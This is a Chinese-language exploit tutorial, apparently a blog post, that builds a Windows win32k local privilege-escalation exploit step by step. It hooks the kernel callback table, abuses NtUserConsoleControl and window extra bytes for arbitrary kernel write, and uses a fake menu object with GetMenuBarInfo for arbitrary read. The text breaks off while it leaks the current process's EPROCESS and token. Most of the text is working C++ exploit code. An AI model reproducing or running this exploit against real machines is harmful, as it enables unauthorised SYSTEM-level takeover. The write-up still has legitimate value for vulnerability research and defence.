

通过创建两个不同cbWndExtra的窗口类
- 先创建很多个typeA,得到他们在Ring3空间映射的地址,然后后续释放
- 创建一个typeB,比对得到的Ring3空间映射的地址,如果
cbWndExtra变成了typeB->cbWndExtra则该HWND值被重用了(参考#背后的工作部分,至少内核堆空间是重复使用的)。
NTSTATUS MyxxxClientAllocWindowClassExtraBytes(unsigned int* pSize) {
    printf("[+] Called MyxxxClientAllocWindowClassExtraBytes, want extra: 0x%p=0x%x\n", pSize, *pSize);
    if (*pSize == magicExtra) {
        HWND hwndMagic = NULL;
        for (int i = 0; i < 50; ++i) {
            ULONG_PTR cbWndExtra = *reinterpret_cast<ULONG_PTR*>(
                (reinterpret_cast<ULONG_PTR>(g_HWNDKs[i]) + offset::tagWND::tagWNDK::cbWndExtra));
            printf("[xxxClient] check: %x\n", cbWndExtra);
            if (magicExtra == cbWndExtra) {
                hwndMagic = (HWND) * (ULONG_PTR*)(g_HWNDKs[i]);
                printf("[+] bingo! find &hwndMagic = 0x%llx in callback,  g_HWNDs[%d]=%x\n", g_HWNDKs[i], i, hwndMagic);
                goto end;
            }
        }
        if (!hwndMagic) {
            printf("[-] Not found hwndMagic, memory layout unsuccessfully :( \n");
            goto end;
        }
end:
    return orign_xxxClientAllocWindowClassExtraBytes(pSize);
}
|

其实也是利用了堆喷中的释放后重用思想,下面的测试说明这种方式的命中率更高
- 先通过申请大量的窗口,然后使用
user32!HMValidateHandle泄露这些 tagWNDK 内核对象的用户空间内存地址
- 销毁部分窗口(类似间隔释放chunk),接着申请的新的窗口
victim大概率会重新使用这些内存
- 设置这个
victim的cbwndExtra为一个独特值,通过之前的只读tagWND信息可以匹配上这个窗口
- hook中使用找到的
victim调用ConsoleControl完成修改victim->tagWNDK->ExtraFlag |= 0x800
- hook中启用
NtCallbackReturn返回合理的虚假偏移
CreateWindow结束后使用SetWindowLong /GetWindowLong 完成任意地址读写
Hook方案


和往常的挂钩不太一样,这里使用的是PEB.KernelCallbackTable,通过修改内核回调表进行挂钩。这样也比一般的hook方便
开写
先补充需要的结构体
typedef NTSTATUS(WINAPI* FNtUserConsoleControl)(DWORD, ULONG_PTR, ULONG);
typedef NTSTATUS(WINAPI* FxxxClientAllocWindowClassExtraBytes)(unsigned int* pSize);
typedef PVOID(WINAPI* FHMValidateHandle)(HANDLE h, BYTE byType);
typedef DWORD64(NTAPI* FNtCallbackReturn)(DWORD64* a1, DWORD64 a2, DWORD64 a3);

inline FNtUserConsoleControl NtUserConsoleControl = nullptr;
inline FxxxClientAllocWindowClassExtraBytes orign_xxxClientAllocWindowClassExtraBytes = nullptr;
inline FNtCallbackReturn NtCallbackReturn = nullptr;
inline FHMValidateHandle HMValidateHandle = nullptr;

inline std::vector<HWND> g_HWNDs;
inline std::vector<PVOID> g_HWNDKs;
const size_t magicExtra = 0xDEAD;

bool initAPI();
bool FindHMValidateHandle(FHMValidateHandle* pfOutHMValidateHandle);
|
再导出函数
bool initAPI() {
    auto ntdll = GetModuleHandleA("ntdll.dll");
    auto win32u = GetModuleHandleA("win32u.dll");
    if (!ntdll || !win32u) {
        std::cerr << "[!] cant load lib: ntdll.dll or win32u\n";
        return false;
    }
    NtUserConsoleControl = (FNtUserConsoleControl)GetProcAddress(win32u, "NtUserConsoleControl");
    NtCallbackReturn = (FNtCallbackReturn)GetProcAddress(ntdll, "NtCallbackReturn");
    FindHMValidateHandle(&HMValidateHandle);
    if (!NtUserConsoleControl
        || !NtCallbackReturn
        || !HMValidateHandle) {
        std::cerr << "[!] cant load functions\n";
        return false;
    }
    return true;
}
|
hook函数
NTSTATUS MyxxxClientAllocWindowClassExtraBytes(unsigned int* pSize) {
printf("[+] Called MyxxxClientAllocWindowClassExtraBytes, want extra: 0x%p=0x%x\n", pSize, *pSize);
int i = 0;
if (*pSize == magicExtra) {
HWND hwndMagic = NULL;
for (i = 2; i < g_HWNDKs.size(); ++i) {
ULONG_PTR cbWndExtra = *reinterpret_cast<ULONG_PTR*>(
(reinterpret_cast<ULONG_PTR>(g_HWNDKs[i]) + offset::tagWND::tagWNDK::cbWndExtra));
printf("[xxxClient] check: %x\n", cbWndExtra);
if (magicExtra == cbWndExtra) {
hwndMagic = (HWND) * (ULONG_PTR*)(g_HWNDKs[i]);
break;
}
}
if (!hwndMagic) {
printf("[-] Not found hwndMagic, memory layout unsuccessfully :( \n");
goto end;
}
printf("[+] Found hwndMagic: g_HWNDKs[%d], 0x%llX: 0x%X\n", i, g_HWNDKs[i], hwndMagic);
printf("[+] Magic Window's extraFlag=0x%X\n", *reinterpret_cast<DWORD*>(
(reinterpret_cast<ULONG_PTR>(g_HWNDKs[i]) + offset::tagWND::tagWNDK::dwExtraFlag)));
ULONG_PTR ConsoleCtrlInfo[2] = { 0 };
ULONG_PTR hookResult[3] = { 0 };
ULONG_PTR ChangeOffset = 0;
ConsoleCtrlInfo[0] = (ULONG_PTR)hwndMagic;
ConsoleCtrlInfo[1] = (ULONG_PTR)ChangeOffset;
NTSTATUS ret = NtUserConsoleControl(6, (ULONG_PTR)&ConsoleCtrlInfo, sizeof(ConsoleCtrlInfo));
if (!NT_SUCCESS(ret)) {
printf("[x] Call NtUserConsoleControl failed\n");
}
printf("[+] Magic Window's extraFlag=0x%X\n", *reinterpret_cast<DWORD*>(
(reinterpret_cast<ULONG_PTR>(g_HWNDKs[i]) + offset::tagWND::tagWNDK::dwExtraFlag)));
struct {
ULONG_PTR retvalue;
ULONG_PTR unused1;
ULONG_PTR unused2;
} result = { 0 };
result.retvalue = 0;
return NtCallbackReturn(reinterpret_cast<DWORD64*>(&result), sizeof(result), 0);
}
end:
return orign_xxxClientAllocWindowClassExtraBytes(pSize);
}
|
主函数
if (!initAPI())
return false;
auto pPEB = __readgsqword(0x60);
auto pKernelCallbackTable = *(PULONG_PTR*)(pPEB + 0x58);
orign_xxxClientAllocWindowClassExtraBytes = (FxxxClientAllocWindowClassExtraBytes)pKernelCallbackTable[123];
printf("[+] Kernel Callback Table at: 0x%p\n[+] user!xxxClientAllocWindowClassExtraBytes at 0x%p\n[+] New MyxxxClientAllocWindowClassExtraBytes: 0x%p\n", pKernelCallbackTable, orign_xxxClientAllocWindowClassExtraBytes, MyxxxClientAllocWindowClassExtraBytes);
DWORD oldProtect;
VirtualProtect((LPVOID)pKernelCallbackTable, 0x1000, PAGE_EXECUTE_READWRITE, &oldProtect);
pKernelCallbackTable[123] = reinterpret_cast<ULONG_PTR>(MyxxxClientAllocWindowClassExtraBytes);
VirtualProtect((LPVOID)pKernelCallbackTable, 0x1000, oldProtect, &oldProtect);
WNDCLASSEXW wc = { sizeof(wc), CS_CLASSDC, WndProc, 0L, 0L, GetModuleHandle(nullptr), nullptr, nullptr, nullptr, nullptr, L"TypeA", nullptr };
wc.cbSize = sizeof(WNDCLASSEX);
wc.cbWndExtra = sizeof(LONG_PTR);
auto atom1 = ::RegisterClassExW(&wc);
wc.lpszClassName = L"TypeB";
wc.cbWndExtra = magicExtra;
auto atom2 = ::RegisterClassExW(&wc);
for (size_t i = 0; i < 0x20; i++)
{
HWND temp = CreateWindowExW(0, L"TypeA", L"wndexp",
CW_USEDEFAULT, CW_USEDEFAULT, CW_USEDEFAULT,
CW_USEDEFAULT, CW_USEDEFAULT, NULL, NULL, wc.hInstance, NULL);
g_HWNDs.push_back(temp);
PVOID tempPVoid = HMValidateHandle(temp, 1);
g_HWNDKs.push_back(tempPVoid);
}
for (size_t i = 2; i < 0x20; i++) {
DestroyWindow(g_HWNDs[i]);
}
HWND choseenOne = CreateWindowExW(0, L"TypeB", L"wndexp",
CW_USEDEFAULT, CW_USEDEFAULT, CW_USEDEFAULT,
CW_USEDEFAULT, CW_USEDEFAULT, NULL, NULL, wc.hInstance, NULL);
printf("[+] HWND value: 0x%x\n", choseenOne);
return true;
|


如果在Hook函数MyxxxClientAllocWindowClassExtraBytes中分配的偏移合法(例如0),可以看到该窗口的Flag被修改为按照索引寻址

如果换为更大的离谱偏移,立马寄

Exp编写
现在我们进行实验,对一个普通窗口,将tagWNDK->pExtraByte在windbg中转为一个内核地址,看看能否写入/读取成功



但是如果读取的话



**并没有读取成功!**所以后续EXP重点的将放在任意地址读上
任意地址写

唯一需要注意的就是Hook中result.retvalue所代表的偏移值,要确保修改过后通过这个偏移值找到的内核内存地址是有效的,并且cbWndExtra 会限制访问/写入的范围,我们可以构造这样的布局:

-
利用hook让tagWNDK_2->pExtraBytes的是一个指向tagWNDK_0的索引偏移值
-
利用NtUserConsoleControl激活tagWNDK_0->dwExtraFlag |= 0x800,让tagWNDK_0也按值索引
-
利用tagWNDK_2覆写tagWNDK_0->cbWNDExtra=0xffff,解除索引范围限制,覆写tagWNDK_1->pExtraByes为我们想覆写的地址
NTSTATUS MyxxxClientAllocWindowClassExtraBytes(unsigned int* pSize) {
result.retvalue = *reinterpret_cast<ULONG_PTR*>(
(reinterpret_cast<ULONG_PTR>(g_HWNDKs[0]) + offset::tagWND::tagWNDK::KernelDesktopHeapBase));
}
bool PoC() {
HWND hwnd2 = CreateWindowExW(0, L"TypeB", L"wndexp",
CW_USEDEFAULT, CW_USEDEFAULT, CW_USEDEFAULT,
CW_USEDEFAULT, CW_USEDEFAULT, NULL, NULL, wc.hInstance, NULL);
SetWindowLongPtr(hwnd2, offset::tagWND::tagWNDK::cbWndExtra, 0x0fffffff);
}
|
-
对tagWNDK_1使用SetWindowLongPtr实现任意地址写
任意地址读
通过tagWND_2溢出tagWND_0->cbWndExtra=0x0fffffff(同任意地址写部分),再从tagWND_0向下覆写tagWND_1->spMenu为tagWND_0->pExtraBytes中设置的fakeMenu,最后GetMenuBarInfo(tagWND_1)就可以实现任意地址读。

但是实际操作上的代码很困难,我们需要保证tagWNDK_0->pExtraByte这个偏移值一定要小于tagWNDK_1->DesktopHeapOffset
tag0_reverseBaseOffset = *reinterpret_cast<ULONG_PTR*>(
(reinterpret_cast<ULONG_PTR>(g_HWNDKs[0]) + offset::tagWND::tagWNDK::KernelDesktopHeapBaseOffset));
tag1_reverseBaseOffset = *reinterpret_cast<ULONG_PTR*>(
(reinterpret_cast<ULONG_PTR>(g_HWNDKs[1]) + offset::tagWND::tagWNDK::KernelDesktopHeapBaseOffset));
tag0_extraByteAddr = *reinterpret_cast<ULONG_PTR*>(
(reinterpret_cast<ULONG_PTR>(g_HWNDKs[0]) + offset::tagWND::tagWNDK::pExtraByte));
printf("[+] tagWNDK_0's pExtraByte: 0x%p, tagWNDK_2's Offset: 0x%p\n", tag0_extraByteAddr, tag1_reverseBaseOffset);
if (tag0_extraByteAddr > tag1_reverseBaseOffset) {
printf("[x] Memory layout failed\n");
return false;
}
|
首先你得让tagWNDk1.dwStyle有WS_CHILD属性
ULONGLONG ululStyle = *(ULONGLONG*)((PBYTE)g_HWNDKs[1] + offset::tagWND::tagWNDK::dwStyle);
printf("[+] tagWNDK_1's dwStyle| 0x%p: 0x%p, ", g_HWNDKs[1], ululStyle);
ululStyle |= 0x4000000000000000L;
SetWindowLongPtr(g_HWNDs[0],
(tag1_reverseBaseOffset - tag0_extraByteAddr) + offset::tagWND::tagWNDK::dwStyle,
ululStyle);
printf("New dwStyle: 0x%p == 0x%p\n", *(ULONGLONG*)((PBYTE)g_HWNDKs[1] + offset::tagWND::tagWNDK::dwStyle), ululStyle);
printf("[+] tag0---tag1.dwstyle offset: 0x%p\n", (tag1_reverseBaseOffset - tag0_extraByteAddr) + offset::tagWND::tagWNDK::dwStyle);
|
然后通过tagWNDk0设置 tagWNDk1的spMenu,最后再恢复tagWNDk1.dwStyle
g_fakeMenu = (ULONG_PTR)RtlAllocateHeap((PVOID) * (ULONG_PTR*)(__readgsqword(0x60) + 0x30), 0, 0xA0);
*(ULONG_PTR*)((PBYTE)g_fakeMenu + 0x98) = (ULONG_PTR)RtlAllocateHeap((PVOID) * (ULONG_PTR*)(__readgsqword(0x60) + 0x30), 0, 0x20);
**(ULONG_PTR**)((PBYTE)g_fakeMenu + 0x98) = g_fakeMenu;
*(ULONG_PTR*)((PBYTE)g_fakeMenu + 0x28) = (ULONG_PTR)RtlAllocateHeap((PVOID) * (ULONG_PTR*)(__readgsqword(0x60) + 0x30), 0, 0x200);
*(ULONG_PTR*)((PBYTE)g_fakeMenu + 0x58) = (ULONG_PTR)RtlAllocateHeap((PVOID) * (ULONG_PTR*)(__readgsqword(0x60) + 0x30), 0, 0x8);
*(ULONG_PTR*)(*(ULONG_PTR*)((PBYTE)g_fakeMenu + 0x28) + 0x2C) = 1;
*(DWORD*)((PBYTE)g_fakeMenu + 0x40) = 1;
*(DWORD*)((PBYTE)g_fakeMenu + 0x44) = 2;
*(ULONG_PTR*)(*(ULONG_PTR*)((PBYTE)g_fakeMenu + 0x58)) = 0x4141414141414141;
ULONG_PTR pSPMenu = SetWindowLongPtr(g_HWNDs[1], GWLP_ID, (LONG_PTR)g_fakeMenu);
ululStyle &= ~0x4000000000000000L;
SetWindowLongPtr(g_HWNDs[0],
(tag1_reverseBaseOffset - tag0_extraByteAddr) + offset::tagWND::tagWNDK::dwStyle,
ululStyle);
printf("[+] Recovered dwStyle: 0x%p\n", *(ULONGLONG*)((PBYTE)g_HWNDKs[1] + offset::tagWND::tagWNDK::dwStyle));
printf("[+] tagWNDK_1 pSPMenu a: 0x%p\n", pSPMenu);
|
代码参考[7](实在是不想再自己找结构体的信息了)

然后设计任意地址读函数
bool arbitryRead0x10Size(ULONG_PTR pAddr, ULONG_PTR& valLow, ULONG_PTR& valHigh)
{
MENUBARINFO mbi = { 0 };
mbi.cbSize = sizeof(MENUBARINFO);
RECT Rect = { 0 };
GetWindowRect(g_HWNDs[1], &Rect);
*(ULONG_PTR*)(*(ULONG_PTR*)((PBYTE)g_fakeMenu + 0x58)) = pAddr - 0x40;
GetMenuBarInfo(g_HWNDs[1], -3, 1, &mbi);
BYTE pbKernelValue[16] = { 0 };
*(DWORD*)(pbKernelValue) = mbi.rcBar.left - Rect.left;
*(DWORD*)(pbKernelValue + 4) = mbi.rcBar.top - Rect.top;
*(DWORD*)(pbKernelValue + 8) = mbi.rcBar.right - mbi.rcBar.left;
*(DWORD*)(pbKernelValue + 0xc) = mbi.rcBar.bottom - mbi.rcBar.top;
valLow = *(ULONG_PTR*)(pbKernelValue);
valHigh = *(ULONG_PTR*)(pbKernelValue + 8);
}
|

开始提权
先泄露token,回忆pTagWND结构体,直接从刚才泄露的pSPMenu得到当前进程的Eprocess
0x00 hMenu
0x18 unknown0
    0x100 unknown
        0x00 pEPROCESS(of current process)
0x28 unknown1
    0x2C cItems(for check)
0x40 unknown2(for check)
0x44 unknown3(for check)
0x50 ptagWND
0x58 rgItems
    0x00 unknown(for exploit)
0x98 spMenuk
    0x00 pSelf
|
printf("+----------- leak kernel info -------------\n");
ULONG_PTR low = 0, high = 0;
ULONG_PTR currentEprocess = 0, currentTokenAddr = 0, systemEprocess = 0, systemTokenVal = 0;
arbitryRead0x10Size(pSPMenu + offset::tagWND::spMenu::unknown0, low, high);
arbitryRead0x10Size(low + offset::tagWND::spMenu::Unknown0::unknown00, low, high);
arbitryRead0x10Size(low + offset::tagWND::spMenu::Unknown0::Unknown00::eprocess, low, high);
